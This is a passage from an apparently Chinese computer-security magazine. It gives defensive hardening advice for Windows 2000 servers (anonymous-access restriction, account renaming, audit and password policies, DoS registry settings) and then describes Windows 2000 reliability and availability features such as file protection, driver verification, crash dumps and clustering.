最后,为了保险起见,你可以使用 IIS 的备份功能,将刚刚的设定全部备份下来,这样就可以随时恢复 IIS 的安全配置。还有,如果你怕 IIS 负荷过高导致服务器满负荷死机,也可以在性能中打开 CPU 限制,例如将 IIS 的最大 CPU 使用率限制在 70%。

3. 账号安全: Win2000 的账号安全是另一个重点,首先,Win2000 的默认安装允许任何用户通过空用户得到系统所有账号/共享列表,这个本来是为了方便局域网用户共享文件的,但是一个远程用户也可以得到你的用户列表并使用暴力法破解用户密码。很多朋友都知道可以通过更改注册表 Local_Machine\System\CurrentControlSet\Control\LSA-Re-

strictAnonymous = 1 来禁止 139 空连接,实际上 win2000 的本地安全策略(如果是域服务器就是在域服务器安全和域安全策略中)就有这样的选项 RestrictAnonymous(匿名连接的额外限制),这个选项有 3 个值:

0 : None. Rely on default permissions
(无,取决于默认的权限)

1 : Do not allow enumeration of SAM accounts and shares
(不允许枚举 SAM 帐号和共享)

2 : No access without explicit anonymous permissions
(没有显式匿名权限就不允许访问)

0 这个值是系统默认的,什么限制都没有,远程用户可以知道你机器上所有的账号、组信息、共享目录、网络传输列表(NetServerTransportEnum 等等,对服务器来说这样的设置非常危险。

1 这个值是只允许非 NULL 用户存取 SAM 账号信息和共享信息。

2 这个值是在 win2000 中才支持的,需要注意的是,如果你一旦使用了这个值,你的共享估计就全部完蛋了,所以我推荐你还是设为 1 比较好。

好了,入侵者现在没有办法拿到我们的用户列表,我们的账户安全了……慢着,至少还有一个账户是可以跑密码的,这就是系统内建的 administrator,怎么办?接着改!在计算机管理->用户账号中右击 administrator,然后改名,改成什么随便你,只要能记得就行了。

不对不对,我都已经改了用户名了,怎么还是有人跑我管理员的密码?幸好我的密码够长,但是这也不是办法呀?嗯,那肯定是在本地或者 Terminal Service 的登录界面看到的。好吧,我们再来把 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\winlogon 项中的 Don't Display

· Hacker Defence ·

Last User Name 串数据改成 1, 这样系统不会自动显示上次的登录用户名。

将服务器注册表 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon 项中的 Don't Display Last User Name 串数据修改为 1, 隐藏上次登陆控制台的用户名。

4. 安全日志: 我遇到过这样的情况, 一台主机被别人入侵了, 系统管理员请我去追查凶手, 我登录进去一看: 安全日志是空的。请记住: Win2000 的默认安装是不开任何安全审核的! 那么请你到本地安全策略→审核策略中打开相应的审核, 推荐的审核是:

账户管理	成功	失败
登录事件	成功	失败
对象访问	失败	
策略更改	成功	失败
特权使用		失败
系统事件	成功	失败
目录服务访问		失败
账户登录事件	成功	失败

审核项目少的缺点是万一你想看, 发现没有记录那就一点都没辙; 审核项目太多不仅会占用系统资源, 而且会导致你根本没空去看, 这样就失去了审核的意义。

与之相关的是:

在账户策略→密码策略中设定:

密码复杂性要求 启用
密码长度最小值 6 位
强制密码历史 5 次
最长存留期 30 天

在账户策略→账户锁定策略中设定:

账户锁定 3 次错误登录
锁定时间 20 分钟
复位锁定计数 20 分钟

同样, Terminal Service 的安全日志默认也是不开的, 我们可以在 Terminal Service

Configuration (远程服务配置)-权限-高级中配置安全审核, 一般来说只要记录登录、注销事件就可以了。

5. 目录和文件权限: 为了控制好服务器上用户的权限, 同时也为了预防以后可能的入侵和溢出, 我们还必须非常小心地设置目录和文件的访问权限, NT 的访问权限分为: 读取、写入、读取及执行、修改、列目录、完全控制。在默认的情况下, 大多数的文件夹对所有用户 (Everyone 这个组) 是完全敞开的 (Full Control), 你需要根据应用的需要进行权限重设。

在进行权限控制时, 请记住以下几个原则:

(1) 限是累计的: 如果一个用户同时属于两个组, 那么他就有了这两个组所允许的所有权限;

(2) 拒绝的权限要比允许的权限高 (拒绝策略会先执行) 如果一个用户属于一个被拒绝访问某个资源的组, 那么不管其他的权限设置给他开放了多少权限, 他也一定不能访问这个资源。所以请非常小心地使用拒绝, 任何一个不当的拒绝都有可能造成系统无法正常运行;

(3) 文件权限比文件夹权限高 (这个不用解释了吧?)

(4) 利用用户组来进行权限控制是一个成熟的系统管理员必须具有的优良习惯之一;

(5) 仅给用户真正需要的权限, 权限的最小化原则是安全的重要保障;

6. 预防 DoS: 在注册表 HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters 中更改以下值, 可以帮助你防御一定强度的 DoS 攻击:

```
SynAttackProtect REG_DWORD 2
EnablePMTUDiscovery REG_DWORD 0
NoNameReleaseOnDemand REG_DWORD 1
EnableDeadGWDetect REG_DWORD 0
```



```
KeepAliveTime REG_DWORD 300,000
PerformRouterDiscovery REG_DWORD 0
EnableICMPRedirects REG_DWORD 0
```

ICMP 攻击: ICMP 的风暴攻击和碎片攻击也是 NT 主机比较头疼的攻击方法,其实应付的方法也很简单,win2000 自带一个 Routing & Remote Access 工具,这个工具初具路由器的雏形(微软真是的,什么都要做?听说最近又要做防火墙了)在这个工具中,我们可以轻易的定义输入输出包过滤器,例如,设定输入 ICMP 代码 255 丢弃就表示丢弃所有的外来 ICMP 报文(让你炸?我丢、丢、丢……)

四、需要注意的一些事

实际上,安全和应用在很多时候是矛盾

的,因此,你需要在其中找到平衡点,毕竟服务器是给用户用而不是做 OPEN HACK 的,如果安全原则妨碍了系统应用,那么这个安全原则也不是一个好的原则。

网络安全是一项系统工程,它不仅有空间的跨度,还有时间的跨度。很多朋友(包括部分系统管理员)认为进行了安全配置的主机就是安全的,其实这其中有个误区:我们只能说一台主机在一定的情况一定的时间上是安全的,随着网络结构的变化、新的漏洞的发现,管理员/用户的操作,主机的安全状况是随时随地变化着的,只有让安全意识和安全制度贯穿整个过程才能做到真正的安全。

Win2000 的安全可靠性分析

Windows 2000 作为新一代的网络操作系统家族,无论在性能上还是可靠性上都有了质的飞跃。在 Windows 2000 中,微软已经针对可能影响可靠性的硬件和系统管理问题专门进行了加强。Windows 2000 在 3 个主要的方面改进了可靠性。首先,对结构进行了修改,主要目的在保护操作系统的内核和共享内存,因此增强了系统的稳定性。第二,开发了新的工具可以帮助开发者创建更可靠的代码。第三,Windows 2000 包含了新的管理特性可以提高可靠性。在本文中将对这些增强和新特性进行专门介绍。

对操作系统来说,用户的主要需求就是系统的可靠性。我们平常提到的可靠性实际上指的是两个方面的操作系统特性:可靠性和可用性。在提到操作系统的时候,可靠性是指一台服务器如何相容的运行应用程序和服务而尽量少的发生错误,可靠性越高就表示系统发生错误的机会越少;而可用性是指系统可以使用的时间,可用性高就表示系统可用使用的时间多,因为日常维护和意外错误导致的宕机时间就少。可靠性可以通过减少潜在的系统失败的原因来提高,而可用性则可以通过解决宕机的原因来解决。简而言之,一个可靠的和可

· Hacker Defence ·

用的系统很少失败,在关机后也很容易重新启动。

Windows 2000 操作系统家族在硬件、软件和系统管理方面进行了增强,以解决可用性和可靠性的问题。微软利用内部和从客户处搜集的大量数据来分析引起 Windows NT 4.0 失败的原因。这些信息帮助微软增强了 Windows 2000 的稳定性和可靠性,并且帮助微软开发了工具,这些工具可以帮助管理员更快得分析问题,以及更快得从不可避免的失败中恢复。

Windows 2000 在 3 个主要方面提高了可靠性和可用性:对操作系统进行基本的改进,帮助开发人员创建可靠的代码,提供管理员提高系统可用性的新的工具。

首先,通过结构的修改,操作系统的稳定性得到了增强,结构的修改主要集中在保护操作系统的内核和共享内存上面。包括:

(1) 内核模式的写保护,这有助于阻止错误的代码干涉操作系统的工作。

(2) Windows 文件保护,阻止新的软件安装替代了基本的系统文件。

(3) Windows 2000 使用 Driver Signing (驱动程序数字签名)来识别通过了 Windows Hardware Quality Labs 测试的驱动程序,并且在用户将要安装没有数字签名的驱动程序时对用户提出警告。

第二,新的工具可以帮助开发人员创建更可靠得驱动程序。例如,一个公共的驱动程序问题的来源是不正确的使用共享内存。Pool Tagging 和 Guard Pages 特性使得跟踪内存使用更加简单,因此可以帮助开发人员对设备驱动程序进行调试。Driver Verifier 和 Device Path Exerciser 工具可以让开发人员检查错误分类,而在以前这些问题在测试环境中很难发现。

第三,Windows 2000 包括了新的管理特性,这些特性和增强改进了可用性。其中最重要的是减少了要求系统重新启动的维护功能的数目。关键的诊断过程运行的更快速,例如进行硬盘检查或者在系统失败时创建一个关于内存使用的详细报告。另外的几个改进减少了关机和重新启动的时间。

下面将对这些改进在技术方面做一个全面的介绍。

一、系统结构和内存使用

可靠性和可用性的改进的核心是对操作系统和内存的保护。许多会引起系统不稳定的问题主要是由于对操作系统内核(在内核中执行着基本的系统服务)的意外的影响。因为内核控制着整个操作系统,所以影响内核的代码错误对可靠性有极大的影响。影响内存的错误也是不稳定的一个经常的来源。

Windows 2000 操作系统提供了一个应用程序运行的环境。它包含了一系列的小软件组件,它们在一起工作来执行任务。每一个组件提供了一系列的功能来作为系统其他部分的接口。这些模块提供了访问 CPU 和其他硬件资源的方式。操作系统还提供了使程序和组件可以互相通信的机制。

二、核心模式和用户模式

Windows 2000 将执行代码分为以下两种模式:

1. 用户模式

用户模式中的软件在没有特权的状态下运行,对系统资源只有有限的访问权限。例

如,软件不能直接访问硬件。Windows 2000 基础的应用程序和被保护的子系统运行在用户模式下。被保护的子系统运行在自己的空间内,不会互相干涉。

2. 核心模式

在核心模式中,软件可以访问所有的系统资源,例如计算机硬件和敏感的系统数据。核心模式中的软件构成了操作系统的核心,它们可以分为如下几组:

(1) Executive (执行体) 包含为环境子系统和执行体组件提供系统服务的系统组件。它们执行的系统任务包括输入/输出,文件管理,虚拟内存管理,资源管理,以及进程内部通信等等。

(2) Device drivers (设备驱动程序) 将组件的调用(例如,请求打印机)翻译为硬件操作。

(3) Hardware abstraction layer (HAL, 硬件抽象层) 将 Windows 2000 Executive 的其它部分与特定的硬件分离开来,使操作系统与多处理器平台相兼容。

(4) Microkernel(微内核) 管理微处理器。它执行一些重要的功能,例如调度,中断,以及多处理器同步等。

三、内存模型

Windows 2000 增添了新的特性以解决因为共享内存的不同的处理方式引起的问题。要理解这些改进,就要先理解 Windows 2000 是如何管理内存的。

Windows 2000 使用虚拟内存管理器来管理虚拟内存和物理内存。

虚拟内存指操作系统如何使内存对应用程序可以使用。Windows 2000 支持 4GB 的

虚拟内存。其中 2 GB 为核心模式使用,另外 2GB 为核心模式和用户模式共同使用。物理内存指计算机中安装的内存芯片。虚拟内存管理器 (VMM) 使用内存映射表来跟踪每一个进程使用的虚拟内存地址以及这些地址引用得实际数据在物理内存中的位置。为了让多个应用程序可以共享内存空间, VMM 使用一个叫做 PAGING 的进程在物理内存和硬盘之间交换内容。这些被交换的内容叫做 page files。

四、可靠性改进

由于提供预先检测,阻止了应用程序、服务或设备驱动程序对内存的不正确使用, Windows 2000 提高了可靠性。操作系统可以非常出色的管理应用程序以及系统的错误,使得系统不会宕机。另外,为了保证一个程序的失败不会导致影响操作系统或者其他应用程序的运行,其他的子系统与应用程序被隔离在单独的内存空间中。

在 Windows 2000 中对可靠性的改进主要在三个领域:结构改进,核心模式代码开发工具,以及用户模式代码开发工具。

结构改进有助于保护操作系统核心模式操作。这些改进包括:

- (1) 核心模式写保护
- (2) Windows 文件保护
- (3) 驱动程序数字签名

五、核心模式写保护

为了保护操作系统中的每一部分不会受其它部分的错误的影响, Windows 2000 在内核部分和设备驱动程序中添加了写保护和只读部分,正象 Windows NT 总是有用户模式应

· Hacker Defence ·

用程序和动态连接库一样。

为了提供这种保护,物理内存映射标志出包含代码的内存页面,保证它们不能够被覆盖,即使是操作系统也不能。这样就阻止了核心模式软件破坏了其他核心模式软件。这些特性在缺省情况下是激活的,当然如果用户和开发人员愿意的话,可以关闭这些特性。

六、Windows 文件保护

在 Windows 2000 以前的 Windows 版本中,安装软件可能覆盖共享的系统文件(例如, DLL 和可执行文件)。如果系统文件被覆盖,系统性能就会变得不可靠,程序的行为就会混乱,操作系统可能会失败。

Windows 文件保护在安装前检查原来的系统文件的版本。这样就保证象 .sys, .dll, .ocx, .tlf, .fon, .exe 等系统文件不会被替代。Windows 文件保护在后台运行,保护所有的由 Windows 2000 安装程序安装的文件。它检测其他程序要替换或删除一个被保护的系统文件的企图。Windows 文件保护检查文件的数字签名来确定新文件是否为正确的版本。如果这个文件的版本不正确,Windows 文件保护就从 dllcache 目录,网络安装路径或者 Windows 2000 光盘中替换这个文件。如果 Windows 文件保护找不到合适的文件,它就会提示用户输入正确的路径。Windows 文件保护还会将替换文件的企图写入事件日志。

缺省情况下,Windows 文件保护是被激活的,只允许在安装下面的软件时替换被保护的系统文件:

- (1) 使用 Update.exe 安装 Windows 2000 Service Packs ;
- (2) 使用 Hotfix.exe ;

- (3) 使用 Winnt32.exe 进行操作系统升级;
- (4) Windows Update ;
- (5) Windows 2000 Device Manager/Class Installer

七、驱动程序签名

驱动程序签名有助于提高驱动程序的质量,因为它允许 Windows 2000 和 Windows 98 通知用户他们安装的驱动程序是否通过了微软的认证程序。驱动程序签名将一个加密的数字签名附加在通过了 Windows Hardware Quality Labs (WHQL) 测试的代码文件上。

如果驱动程序运行在 Windows 2000 和 Windows 98 操作系统中,那么给驱动程序签名则是 WHQL 测试的一部分。数字签名与独立的驱动程序包结合在一起,Windows 2000 可以识别它。这种认证证明用户使用的驱动程序是经过微软测试的那个驱动程序,如果在该驱动程序被放在 HCL 中后被修改过,Windows 2000 就会通知用户。驱动程序允许 3 种反应: Warn, Block, Ignore。

(1) Warn 在被安装的驱动程序没有数字签名的情况下,让用户了解,并且让用户决定是否安装。Warn 还让用户可以选择安装一个被保护的驱动程序文件的没有签名的版本。

(2) Block 禁止安装所有的没有签名的驱动程序。

(3) Ignore 允许安装所有文件,不管这些程序是否有数字签名。

缺省情况下,Windows 2000 以 Warn 方式发布。

八、核心模式代码开发

如前所述,软件可以被分为两类:用户模

式软件和核心模式软件。那些有助于程序员创建可靠的用户模式的应用程序的开发工具对开发核心模式代码的程序员来说就不合适了。因为编写核心模式代码由特定的要求，Windows 2000 Server 中的可靠性的改进就包括专为核心模式开发人员使用得开发工具。

设备驱动程序是核心模式代码，它将操作系统和硬件联系到一起。为了使系统的性能达到最大，核心模式代码没有应用程序那样的内存保护机制。相反，操作系统充分信任核心模式代码没有错误。这就是为什么为了与其他的驱动程序和操作系统组件安全的协调工作，这些驱动程序和核心模式代码必须遵循复杂的规则的原因。一点点偏差就会导致其他核心模式的错误。

某些核心模式代码错误在测试阶段就可以发现。但是，像内存不足等错误，则可能经过很长时间才能导致系统崩溃，因此要找到在那儿产生的错误非常困难。另外，对驱动程序开发人员来说，要完全测试核心模式代码也是非常困难的，因为要模拟驱动程序将会碰到的整个环境是非常困难的。

为了解决这些问题，Windows 2000 Server 增加了下面的特性和工具来帮助开发人员创建更高质量的驱动程序：

- (1) Pool Tagging
- (2) Guard Pages
- (3) Driver Verifier
- (4) Device Path Exerciser

1. Pool Tagging

Windows NT 4.0 内核包含完全共享的内存池，它被分配给各个任务，当不再需要时内存被返回给内存池。如果设备驱动程序发生错误的话，这种共享内存方式就会带来问题。一个经常发生的错误就是让核心模式组件对

分配给它的内存以外的内存空间进行写操作。这样做将会引起另外的核心模式组件崩溃，从而导致系统失败。

另一个经常会发生的错误是为一个驱动程序的进程分配了内存，但是在进程结束后却没有释放，这种情况会产生内存不足的问题。内存不足经常导致系统挂起——挂起的时间依赖于当时的环境。例如，一个请求了很少量的驱动程序，没有释放掉它的内存将会花很长时间才能消耗掉整个内存池。

所有的这些错误可能很难被跟踪。为了帮助开发人员发现并且修复这些错误，微软在 Windows 2000 中增加了 Pool Tagging，或者称为 (Special Pool)。这个工具在 Windows NT 4 的 Service Pack 4 中就存在了。

2. Guard Pages

Guard Pages 工具创建了 Special Pool (Pool Tagging) 的边界。这些内存页面让开发核心模式代码的开发人员能够发现覆盖代码的错误。当程序分配内存区域，然后又要在该区域之内进行写操作时就会发生这种错误。而使用了 Guard Page，当程序请求内存区域时，操作系统将内存区域从页面内存的边界开始分配。然后，操作系统就映射下一个页面为 Guard Page，并且设置这些页面，使得代码不能够访问它们。如果程序试图对这些内存区域进行写操作的话，它会碰到 Guard Page，而这些页面是不能写的，系统将产生一个硬件错误，从而导致系统失败。这种引导出的失败警告开发人员，他们的应用程序的写操作超出了范围。

3. Driver Verifier

Driver Verifier 是 Windows 2000 内核中增加的一系列的检查。这些检查有助于发现核心模式中包含的错误。因为 Driver Verifier

影响性能,因此不应该连续使用,也不应该在实际环境中使用。在测试新的应用程序或者在实际环境中为后面的重复使用进行配置时,这是理想的工具。Driver Verifier 在进行技术支持时也非常有用,例如有一个特定的驱动程序被怀疑引起系统崩溃了。Driver Verifier 还包含一个 Verifier.exe 文件,这是一个用来管理 driver verifier 设置的图形界面的工具。

Driver Verifier 测试特定的错误条件集合,当发现新的可能的错误模式时,这些错误就被添加到测试集合中。Driver Verifier 可以测试下面几种类型的错误:

(1) Memory corruption. 要想用 Driver Verifier 发现内存错误,必须保证驱动程序的所有内存都来自于 Special Pool。Driver Verifier 检查类似于 spinlocks,使用未初始化的变量以及内存错误等等的错误。

(2) Writing to pageable data. 这种测试寻找那些以提高的中断级别或者具有 spin lock 访问可以交换的资源的驱动程序。这是一个致命的错误,但是只会发生在一个具体的工作环境中。为了测试这个错误,当一个驱动程序得到 spinlock 或者提高了中断级别时,Driver Verifier 就会使所有的可交换的代码,数据,和内存池无效。如果驱动程序试图写这些可交换的代码,硬件将生成一个页面错误提示驱动程序试图写无效的数据。

(3) Handling memory allocation errors. 一个经常发生的编程错误是在核心模式不能为驱动程序分配请求的内存时,驱动程序中没有适当的代码处理这种情况。在过去,驱动程序编程人员不能强迫内核返回内存分配失败。因此,他们缺少创建好的测试环境的能力。Driver Verifier 可以配置将随机的内存分配错误映射到特定得驱动程序。

4. Device Path Exerciser

Device Path Exerciser (Devctl) 测试设备驱动程序如何处理错误。它利用各种各样的用户模式 I/O 接口同步或者异步调用驱动程序,并且测试驱动程序如何处理错误的请求。例如,它可能连接到网络驱动程序并且请求它回卷磁带。可能连接到打印驱动程序并且请求它重新同步通信线路。或者,它也可能使用一个错误的缓冲区请求某个设备功能。这样的测试帮助开发人员使得驱动程序在错误的条件下更强壮

九、用户模式代码开发

Windows 2000 包括一个新的工具——PageHeap。它可以帮助开发人员在开发非核心模式代码的时候找到内存访问错误。

PageHeap

Heap(堆)指的是用于临时存放代码的内存。堆错误在应用程序开发中是一个经常遇到的问题。最典型的发生堆错误的情况是一个应用程序分配了一个特定大小的内存块,但是却在范围之外进行写操作。另一个发生错误的原因是正在写的内存块已经被释放掉了。在这些情况下,可能会出现两个应用程序写同一部分内存,从而导致系统失败。Windows 2000 中新添加的 PageHeap 特性就可以帮助开发人员发现它们的内存错误。

当 PageHeap 被激活时,该应用程序的所有堆分配被放到内存中,这样堆的边界就与虚拟内存的边界排在一起了。与堆相邻的虚拟内存页面被设置为 NO_ACCESS。在该应用程序中对堆后面的空间的访问就会立刻引起错误,这就可以在一个调试工具中被捕获,开发人员就可以找到出错的代码。

在释放堆时,过程与之类似。PageHeap 修改释放的应用程序虚拟页面为 NO_ACCESS, 这样,如果应用程序试图读写该内存时就会发生访问错误。

如果为一个应用程序运行 PageHeap 特性,应用程序要比正常时运行得慢,并且需要更多的虚拟内存,因为每一个堆的分配都需要两个完整的虚拟内存页面。随着应用程序对堆的使用的增加,可能需要增加系统的虚拟内存的大小,否则会出现虚拟内存不够的错误信息。除非系统有相当大的虚拟内存,否则建议不要同时运行两个以上的激活了 PageHeap 特性的应用程序。

十、可用性的改进

Windows 2000 中对可用性的改进减少了为了正常的维护工作而导致系统离线的时间。它还提高了恢复速度,增强了数据存储功能。

既然系统失败是不可避免的,管理员就必须能够快速的备份重要的数据,在系统崩溃时能够迅速抽取信息以确定发生错误的原因——不管这个问题是硬件的,操作系统的,还是第三方的产品。相似的,企业级的关键任务的应用程序还需要能够在发生错误的情况下快速的保存关键的数据,并且能够自动定位响应组件。

下面的特性减少了为了维护而必须使系统离线的时间,也减少了诊断系统错误和重新启动系统的时间:

- (1)减少维护宕机时间
- (2)改进的诊断能力
- (3)更快的系统恢复和重新启动
- (4)提高的存储管理
- (5)改进的集群

1. 减少维护宕机时间

Service Pack (SP) 可以非常容易得添加到基本得操作系统中,这就意味着客户不需要在安装完新的组件后重新安装 SP。SP 可以作为安装共享,这样就总是可以使用正确的文件和注册表入口。这样就允许用户创建自己的 Windows 2000 的软件包,其中包含适当的 SP 和 Hotfix。

减少了维护所需要的重新启动的次数

在 Windows NT 4.0 中有许多配置修改需要重新启动计算机,在 Windows 2000 中不再需要了。这些工作包括:

(1)文件系统维护:

- 扩展一个 NTFS 卷
- 镜像一个 NTFS 卷

(2)硬件安装和维护:

· 将笔记本电脑插入或移出坞站 (dock)

- 激活网卡或者使网卡失效
- 安装或者删除 PCMCIA 设备
- 安装或删除即插即用存储设备
- 安装或删除即插即用调制解调器
- 安装或者删除网络接口控制器
- 安装或者删除 Internet Locator Service
- 安装或者删除 USB 设备,包括鼠标,游戏杆,键盘,视频捕获设备,以及扬声器

(3)网络和通信:

- 添加或删除网络协议,包括 TCP/IP, IPX/SPX, NetBEUI, DLC, AppleTalk
- 添加或删除网络服务,包括 SNMP, WINS, DHCP, RAS
- 添加 PPTP 端口
- 修改 IP 设置,包括缺省网关,子网掩码,DNS 服务器地址和 WINS 服务器地址
- 修改 ATMARF 服务器的 ATM 地址

· Hacker Defence ·

- 如果有多于一个网卡,修改 IP 地址
- 修改 IPX 帧类型
- 修改协议绑定顺序
- 为 AppleTalk 工作站修改服务器名
- 在安装了拨号网络客户并且运行着

RAS 的系统中安装拨号网络服务器

- 加载并使用 TAPI provider
- 解决 IP 地址冲突
- 在静态和动态 IP 地址之间转换
- 转换 MacClient 网卡并且查看共享卷。

(4) 内存管理

- 添加新的 PageFile
- 增加 PageFile 的初始大小
- 增加 PageFile 的最大值

(5) 软件安装

- 安装设备驱动程序工具集 (DDK)
- 安装软件开发工具集 (SDK)
- 安装 Internet Information Server
- 安装 Microsoft Connection Manager
- 安装 Microsoft Exchange 5.5
- 安装 Microsoft SQL Server 7.0
- 安装 Microsoft Transaction Services
- 安装或删除 File and Print Services for

NetWare

- 安装或删除 Gateway Services for Net-

Ware

(6) 性能优化

· 在应用程序和后台服务之间修改性能优化参数

2. 改进的诊断能力

在 Windows 2000 中有助于帮助用户快速排除系统错误的特性包括:

- Kernel - only crash dumps
- 更快的 CHKDSK

· MSINFO

(1) Kernel - Only Crash Dumps

除了完全的崩溃时内存转储之外, Windows 2000 Server 支持核心模式的崩溃时内存转储,允许具有大内存的系统能够更快的重新启动。当 Windows NT 的系统崩溃时,所有的当时内存中的信息被存储在硬盘上。管理员和开发人员使用这些信息(这些信息被称为 crash dump)进行排错。为了保证这些信息被安全的转移到硬盘上,操作系统使用相当保守的算法来处理这些内存信息。

因为 Windows 2000 支持 64GB 的物理内存,所以完全的内存转储可能非常慢,这样就会严重的影响系统重新启动的时间。例如,一台安装了 1GB 的内存的 Pentium Pro 计算机大约需要 20 分钟的时间将内存转储到页面文件中。系统重新启动时,将要花费大约 25 分钟的时间将转储数据从页面文件拷贝到转储文件中。这就意味着大约有 45 分钟的时间系统不能够使用。

所以,在完全的崩溃时内存转储之外, Windows 2000 还支持核心模式崩溃是转储。这样就可以在更短的时间内和更少的空间中完成与核心模式相关的错误。当一个安装了非常大的内存的系统需要很快能够工作时这一特点非常有用。随着系统的使用,核心模式的转储可能会将转储文件的大小和转储的时间减少到 80%。

使用核心模式崩溃时转储需要进行平衡。因为重要的数据总是存在于用户模式中而不是核心模式中,所以,使用这种方法可能会丢失重要的数据。

(2) 更快的 CHKDSK

CHKDSK 命令用于检查硬盘错误。尽管这是一个强有力的工具,有时它也可能花费

几个小时,时间的长短依赖于该磁盘分区的文件配置。在 Windows 2000 中的 CHKDSK 的性能改进了非常多。由于有如此多的因素会影响 CHKDSK 的性能,因此要评价这些改进非常困难。在某些配置的情况下,Windows 2000 中的 CHKDSK 的速度要比 Windows NT 4.0 中快 10 倍。CHKDSK 可以在 Windows 2000 Recovery Console 中找到。

(3)MSINFO

MSINFO 提供可以用于排错的信息。在微软的其他产品中也有这个工具,这个工具可以在 System Information Microsoft Management Console 插件中找到。MSINFO 可以用于几种途径。在电话支持中,一个工程师可以要求用户运行 MSINFO,提供相关的信息。或者,用户可以使用 MSINFO 生成系统信息,这些信息可以保存起来交给支持工程师。

3. 更快的系统恢复和重新启动

Windows 2000 中的改进减少了从一个崩溃的系统中进行恢复的时间,也较少了重新启动操作系统的时间。这些改进包括:

- Recovery Console
- Safe Mode Boot
- Kill Process Tree
- Recoverable File System
- Automatic Restart
- IIS Reliable Restart

(1)Recovery Console

Windows 2000 Recovery Console 是一个管理员使用的命令行工具,它可以从 Windows 2000 安装光盘上得到。它可以从 Windows 2000 光盘或者启动软盘上以文本方式运行,然后在出现 Welcome 屏幕时选择 Repair 选项。为了使用起来更加简单,也可以将它配置为 boot. ini 文件中的一项(运行 Winnt32/

cmdcons)。

Recovery Console 对于修复系统来说非常有用,它将启动软盘或 Windows 2000 光盘中的文件拷贝到系统中。利用 Recovery Console,用户可以启动和停止服务,格式化驱动器,在本地驱动器上读写数据,以及执行许多其他的管理任务。

因为 Recovery Console 允许用户在使用 Windows 2000 引导软盘时读写 NTFS 分区,它有助于组织减少或者消除在系统恢复时对 FAT 和 DOS 引导盘的依赖。另外,它提供了一系列的方式,这些方式有助于管理员可以通过一系列的命令恢复 Windows 2000 的安装,同时保持了 Windows 2000 的安全性。用户可以登录到他们要访问的 Windows 2000 中。另外,使用 Recovery Console,文件不能从系统拷贝到任何可移动介质上。

(2)Safe Mode Boot

为了帮助用户和管理员诊断类似于错误的设备驱动程序等系统问题,Windows 2000 操作系统可以以 Safe Mode Boot 启动。用户可以在系统启动的过程中出现 Please select the operating system 时按 F8 选择该选项。在安全模式中,Windows 2000 使用缺省的硬件设置(鼠标,显示器,键盘,硬盘,基本的显卡,缺省的系统服务,以及没有网络)。安全模式启动允许用户修改缺省设置,或者删除一个产生问题的新安装的驱动程序。

在安全模式选项之外,用户可以选择 Step-by-Step Configuration Mode,这种模式可以让用户可以选择基本的文件和服务来启动,或者选择 Last Known Good Configuration,这种配置用上次关机时保存的注册表信息来启动计算机。

(3)Kill Process Tree

如果一个应用程序对系统不再响应了,用

· Hacker Defence ·

户需要一种方法来停掉它。Windows NT 4.0 使用 Task Manager 让用户选择一个进程或应用程序并且停止掉它。这个方法并不总是有效,然而,因为程序可能有几个进程,因此很有可能形成一个进程树。问题就产生了,因为很有可能停掉了一个进程,而其他的子进程仍然在运行着。因此,Windows 2000 提供了一个叫做 Kill Process Tree 的工具,这个工具允许 Task Manager 不止停掉一个进程,而且还能够不用重新启动系统就停掉该进程产生的其他的进程。Kill Process Tree 在系统由于运行了许多进程而非常慢的情况下非常有用。

(4) Recoverable File System

Windows 2000 文件系统(NTFS)更不容易出错,因为它将所有得磁盘 I/O 作为一个唯一的事务。一旦发生问题,文件系统可以在系统恢复时很快地回滚整个事务或者重新执行整个事务。这样就减少了系统不能使用的时间,因为文件系统可以被很快地恢复到可以正常工作的状态。

(5) Automatic Restart

Windows 2000 中的错误处理子系统和被保护的子系统减少了系统崩溃的可能性。然而,一旦系统不幸的崩溃了,系统可以设置为自动重新启动。另外,在重新启动前,内存中的内容可以写入日志文件中以帮助管理员确定崩溃的原因。因为 Windows 2000 中写入的日志文件总是相同的名字(缺省情况下为 memory.dmp),因此在系统重新启动后,你应该为它重新命名。

(6) IIS Reliable Restart

过去,重新启动系统是重启 IIS 服务的一个可以接受的方案,尽管不是一个最有效的方案。为了可靠的重新启动 IIS,管理员需要重新启动四个服务,必须具有这一方面的专门知识,例如 NET 命令的语法。为了避免这些麻

烦,Windows 2000 中提供了 IIS Reliable Restart 特性,这是一个更快的,更简单的,也是更灵活的单步启动过程。

用户可以在 MMC 中通过鼠标右键重新启动 IIS,也可以使用命令行应用程序。命令行应用程序可以通过其他的微软软件或第三方的工具来运行。如果 INETINFO 进程被不正常的停止了,IIS 服务就可以通过 Windows 2000 Service Control Manager 的功能自动重性启动。

4. 提高的存储管理

为了避免缺少磁盘空间带来的系统问题,Windows 2000 提供了一些存储上的改进来帮助管理员花费最少的工作来维护足够的自由空间。例如,管理员可以不用关闭系统或者打断用户的工作就可以执行创建卷,扩展卷,或者镜像卷的任务。Windows 2000 中的存储管理特性包括:

(1) Remote Storage Services. Remote Storage Services (RSS) 自动监视本地硬盘的自由空间。一旦主硬盘的自由空间在必须的水平以下,RSS 就自动将已经备份的数据自动移动到远程的存储设备上,这样就可以提供需要的自由空间了。

(2) Removable Storage Manager. Removable Storage Manager (RSM) 允许多个应用程序共享本地的软盘和磁带驱动器,在一个服务器的系统中控制可以移动的媒体。

(3) Disk Quotas. Windows 2000 Server 支持磁盘配额,这个功能可以监测和限制 NTFS 分区的磁盘空间。操作系统根据用户拥有的文件和文件夹计算每个用户使用的磁盘空间。应用程序分配给用户的磁盘空间不能超过用户的磁盘配额减去已用的空间。

(4) Dynamic Volume Management. 允许

不用关闭系统或者打断用户的工作就可以进行在线的管理任务。

5. 改进的集群

集群指将单独的服务器连接起来并且协调他们之间的通信,使他们可以作为一个整体来运行。如果任何一个服务器不能工作了,它的工作就自动转移到另外一台服务器继续进行(这个过程称为 FAILOVER)。某些形式的集群使用负载平衡,这种功能使得计算的工作可以通过网络分配到相互连接的服务器上。

Windows 2000 Advanced Server 中集群的系统服务是一个标准的部件。一个服务器集群就是一个独立的服务器集合,这些服务器可以互相管理。集群的目标是提供高度的应用程序和数据的可用性。

集群使宕机的时间减到最少,减少了 IT 支持的花费,因为它提供了一个即使一个系统失败了整个系统也可以继续运行的结构。这就意味着集群解决了计划中的宕机(例如硬件或软件升级)和意外的宕机。

